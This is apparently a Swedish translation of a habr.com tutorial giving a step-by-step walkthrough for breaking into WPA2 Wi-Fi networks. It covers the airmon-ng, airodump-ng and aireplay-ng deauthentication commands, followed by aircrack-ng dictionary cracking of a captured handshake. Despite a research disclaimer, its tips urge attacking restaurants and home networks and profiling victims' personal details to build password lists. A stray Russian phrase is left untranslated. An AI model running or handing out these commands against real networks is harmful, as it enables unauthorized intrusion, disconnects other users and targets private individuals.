

Denna artikel är skriven uteslutande för informations- och forskningsändamål. Vi uppmanar er att följa reglerna för nätverksanvändning och lagarna, samt alltid tänka på informationssäkerheten.
Introduktion
I början av 1990-talet, när Wi-Fi just hade dykt upp, skapades algoritmen Wired Equivalent Privacy, som skulle säkerställa sekretessen för Wi-Fi-nätverk. WEP visade sig dock vara en ineffektiv skyddsalternativ som lätt kunde brytas.
Som svar kom den nya skyddsalternativet Wi-Fi Protected Access II, som idag används av de flesta Wi-Fi-åtkomstpunkter. WPA2 använder en krypteringsalgoritm, AES, som är mycket svår att bryta.
Men var är sårbarheten?
Nackdelen med WPA2 är att det krypterade lösenordet skickas vid anslutning av användare under den så kallade 4-way handshake (fyravägshandryckningen). Om vi fångar handskakningen kan vi få kännedom om det krypterade lösenordet, och då återstår det bara att dekryptera det. För detta ändamål kommer vi att använda aircrack-ng.
Så, hur bryter man sig in?
Steg 1. Identifiera gränssnittet
För att börja måste vi ta reda på vilket nätverksgränssnitt vi behöver, så vi skriver in kommandot:
$ ifconfigVi får svaret:
eth0     inga trådlösa utvidgningar.

wlan0     IEEE 802.11abgn  ESSID:off/any
Läge:Hantera  Åtkomstpunkt: Inte associerad   Tx-Power=15 dBm
Kort returförsöksgräns:7   RTS thr:off   Fragment thr:off
Krypteringsnyckel:off
Strömhantering:off

lo        inga trådlösa utvidgningar
I mitt fall finns det tre gränssnitt, två av dem har inga trådlösa utvidgningar (ingen trådlös utvidgning). Så vi är intresserade av wlan0.
Steg 2. Sätt nätverksadaptern i övervakningsläge
Att sätta nätverksadaptern i övervakningsläge gör att vi kan se den trådlösa trafiken som passerar i närheten. För att göra detta skriver vi in kommandot:
$ airmon-ng start wlan0Observera att airmon-ng har bytt namn på ditt gränssnitt (i mitt fall blev det mon0, men du bör ändå kontrollera).
Steg 3. Fånga trafiken
Nu när vår nätverksadapter är i övervakningsläge kan vi fånga den trafik som passerar med hjälp av kommandot airodump-ng. Skriv:
$ airodump-ng mon0 
Observera att alla synliga åtkomstpunkter listas högst upp på skärmen, medan klienterna listas längst ner.
Steg 4. Inrikta fångsten på en specifik åtkomstpunkt.
Vårt nästa steg är att fokusera våra ansträngningar på en specifik åtkomstpunkt och dess kanal. Vi är intresserade av BSSID och kanalnumret för den åtkomstpunkt vi kommer att bryta. Låt oss öppna ett till terminalfönster och skriva in:
$ airodump-ng --bssid 08:86:30:74:22:76 -c 6 -w WPAcrack mon0 
- 08:86:30:74:22:76 BSSID för åtkomstpunkten
- -c 6 kanalen där Wi-Fi-åtkomstpunkten är verksam
- WPAcrack-filen där handshake kommer att sparas
- mon0 nätverksadaptern i övervakningsläge
Som ni kan se på skärmbilden ovan fokuserar vi nu på att samla in data från en åtkomstpunkt med ESSID Belkin276 på kanal 6. Lämna terminalfönstret öppet!
Steg 5. Få handshake
För att fånga det krypterade lösenordet måste en klient autentisera sig (ansluta till Wi-Fi). Om den redan är autentiserad kan vi deautentisera den (koppla ifrån), så kommer systemet automatiskt att autentisera sig igen (ansluta), vilket gör att vi kan få det krypterade lösenordet.
Det vill säga, vi behöver bara koppla bort de anslutna användarna så att de kan ansluta igen. För detta öppnar vi ett nytt terminalfönster och skriver in:
$ aireplay-ng --deauth 100 -a 08:86:30:74:22:76 mon0 
- 100 antalet användare som ska deautentiseras
- 08:86:30:74:22:76 BSSID för åtkomstpunkten
- mon0 nätverksadaptern
Nu, vid återanslutning, kommer det fönster som vi lämnade öppet i föregående steg att fånga handshake. Låt oss gå tillbaka till vår airodump-ng terminal och kolla.

Observera den övre raden till höger, airodump-ng har outputat: "Handshake WPA". Det betyder att vi framgångsrikt har fångat det krypterade lösenordet! Det här är första steget mot framgång!
Steg 6. Försöker knäcka lösenordet
Nu när vi har det krypterade lösenordet i vår WPAcrack-fil, kan vi börja knäcka lösenordet. Men för detta behöver vi en lista med lösenord som vi vill använda. Sådan lista kan hittas på 5 minuter via Google. Jag kommer att använda standardlösenordslistan som ingår i aircrack-ng: BackTrack darkcOde.
Öppna ett nytt terminalfönster och skriv in:
$ aircrack-ng WPAcrack-01.cap -w /pentest/passwords/wordlists/darkc0de 
- WPAcrack-01.cap filen där vi sparade handshake (airodump-ng la till -01.cap i slutet)
- /pentest/passwords/wordlist/darkc0de абсолютный путь к списку паролей
Hur lång tid kommer detta ta?
Denna process kan ta tid. Allt beror på längden på din lösenordslista, du kan vänta från några minuter upp till flera dagar. På min tvåkärniga Intel-processor knäcker aircrack-ng lite mer än 800 lösenord per sekund.
När lösenordet har hittats kommer det att visas på din skärm. Om lösenordsåtkomsten blir framgångsrik eller inte beror på din lista. Om du inte lyckas med att hitta lösenordet med en lista, ge inte upp, prova en annan.
Tips vid användning
- Denna typ av attack är effektiv för att knäcka lösenord med en lista, men praktiskt taget värdelös för slumpmässig åtkomst. Allt handlar om tid. Om Wi-Fi är skyddat med ett medelbra lösenord av latinska bokstäver och siffror, kan det ta flera år att knäcka det slumpmässigt.
- När du väljer en lösenordslista, ta hänsyn till geografiska faktorer. Till exempel är det meningslöst att göra en attack på en restaurang i Paris med en rysk lösenordslista.
- Om du hackar hem-Wi-Fi, försök att ta reda på någon personlig information om offret (namn, efternamn, födelsedatum, hundens namn, osv.) och generera en extra lösenordslista baserat på dessa uppgifter.
- Efter att du fångat handskaket, stäng av aireplay-ng (låt inte vanliga användare lida).
Källa: habr.com
